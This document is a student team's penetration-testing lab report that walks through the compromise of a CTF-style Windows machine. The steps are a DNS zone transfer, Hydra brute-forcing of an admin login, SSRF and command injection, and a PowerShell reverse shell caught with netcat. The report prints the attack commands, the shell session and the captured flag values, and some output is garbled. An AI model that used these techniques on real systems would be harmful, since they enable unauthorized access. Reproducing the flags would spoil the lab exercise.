

# PenTest 2

## ROOM B

### IKUN NO 1

Members:


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

## Recon and Enumeration (Where you gather data)


**Members Involved:** Chu Liang Chern, Chong Jii Hong, Ng Kai Keat, Siddiq Ferhad Bin Khairil Anual


**Tools used:** Nmap, kali linux, Firefox

## Thought Process and Methodology and Attempts:



We first change the edit of our config file to ironcorp.me after the machine boots up. Later, we try to put the machine IP into Firefox to see whether we can get any useful information. We couldn't find anything so Siddiq suggested us to nmap the site.






Then, we tried to nano to add ironcorp.me but it shows the permission has been denied. Jii Hong suggested using sudo su to gain root access and we can nano again with ip address ironcorp.me. After that, we tried machine ip with ports to see which port works and we found that only port 8080 and 11025 works. In port 8080, we found the page is a dashboard. In port 11025, we also found the page is an email form.

```
(1211102058@kali)-[~]
$ dig @10.10.93.74 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.93.74 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600    IN      NS       win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A        127.0.0.1
internal.ironcorp.me. 3600    IN      A        127.0.0.1
ironcorp.me.      3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 267 msec
;; SERVER: 10.10.93.74#53(10.10.93.74) (TCP)
;; WHEN: Wed Aug 03 08:18:07 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

We realised that the server is APACHE servers, so Liang Chern suggested we try to use dig to find subdomains. After finding the subdomains, Kai Keat copied the two servers that we found and pasted them into the file by using nano.




## Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.  
If you think this is a server error, please contact the [webmaster](#).

## Error 403

internal.ironcorp.me  
Apache/2.4.41 (Ubuntu) OpenSSL/1.1.1c PHP/7.4.4




Next, we try to search admin.irocnorp.me and internal.ironcorp.me to see whether something is inside. Then, we found that we cannot access the internal.ironcorp.me. We also found that we need username and password to access the admin.ironcorp.me

## Password

**Members Involved:** Chu Liang Chern, Chong Jii Hong, Ng Kai Keat, Siddiq Ferhad Bin Khairil Anual

**Tools used:** kali linux, Firefox, Burp suite, Hydra

**Thought Process and Methodology and Attempts:**




### Access forbidden!


You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.  
If you think this is a server error, please contact the [webmaster](#).

### Error 403

[internal.ironcorp.me](#)  
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4



After we find out both subdomains, we can't access the internal subdomain, while the other requires a password and username to bypass. We try to attempt it with several common passwords and usernames, but it is too slow for us. So, Jii Hong remembers that we can use 'cluster bomb' function in the burp suite to have a quicker test.



But, it's not usable as we cannot find a way to add a second payload. We decided to search on the internet for alternative tools.

```
File Actions Edit View Help
121102058@kali ~
[121102058@kali]~$
[121102058@kali]~$ hydra -i rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -i
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 23:17:11
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[ERROR] File for logins not found: rockyou.txt
[121102058@kali]~$
[121102058@kali]~$ hydra -i unix_passwords.txt -P unix_passwords.txt -s 11025 admin.ironcorp.me http-get -i
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 23:19:15
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1018081 login tries (l:1009/p:1009), ~63631 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
```

Luckily we found a tool named Hydra. After studying, we decided to use it to find out the username and password. It took a long time, but we eventually found it.


## Gain access to the target machine

**Members Involved:** Chu Liang Chern, Chong Jii Hong, Siddiq Ferhad Bin Khairil Anual

**Tools used:** kali linux, Firefox, Burp suite, Powershell, Netcat


## **Thought Process and Methodology and Attempts:**

However, we still cannot find out any useful information. but, Liang Chern realised that the url was vulnerable to SSRF attacks. so we decided to have a try.






After several tries, we used the other subdomain that we found that can actually work. We then found the name.





We further test in the search bar, and we figure out we can exploit it further using command injection because Liang Chern found out a php code. Finally, we find the directory of the internal subdomain.





Therefore, we decided to upload the reverse shell to get access to the target machine. We searched the internet and found a reverse shell named Invoke-PowershellTcp.ps1 from Nishang. Before we modify the shell and then upload it, we set up the python server and also Netcat to gain back the access from the reverse shell.



## Final step

**Members Involved:** Chu Liang Chern

**Tools used:** kali linux

**Thought Process and Methodology and Attempts:**

```
File Actions Edit View Help
(1211102058@kali)-[~]
$ nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.18.29.155] from (UNKNOWN) [10.10.93.74] 50089
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS E:\xampp\htdocs\internal>cd C:/Users/Administrator/Desktop
PS C:\Users\Administrator\Desktop> cat C:/Users/Administrator/Desktop/user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop> get-acl C:/Users/SuperAdmin | fl





Path      : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin
Owner     : NT AUTHORITY\SYSTEM
Group     : NT AUTHORITY\SYSTEM
Access    : BUILTIN\Administrators Deny FullControl
           S-1-5-21-297466380-2647629429-287235700-1000 Allow FullControl
Audit     :
Sddl      : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942-287235700-1000)
Accept    : 9-287235700-1000)
Accept-Permissions :
Accept-Language : en-US,en;q=0.8
Connection : Close

PS C:\Users\Administrator\Desktop> cat C:/Users/SuperAdmin/Desktop/root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users\Administrator\Desktop>
```

After we gain back connection from the shell, we firstly look through the machine. we get the user.txt flag in the machine. However, we cannot find the root flag. We stuck for a while, then Kai Keat suggested we try to read the file directly using 'root.txt' filename. We successfully found it with luck.

## Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211102058	Chu Liang Chern	Manage to find the final flag.	
1211101401	Chong Jii Hong	Figure out some other ways to do it but failed in the end. Help in writing the report.	
1211103206	Ng Kai Keat	Look for other alternative tools on the internet. Help in writing the writeup.	
1211103095	Siddiq Ferhad Bin Khairil Anual	Get to scan the password and provide it to us. Help in writing the writeup.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELoadERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: Does not manage to record a video.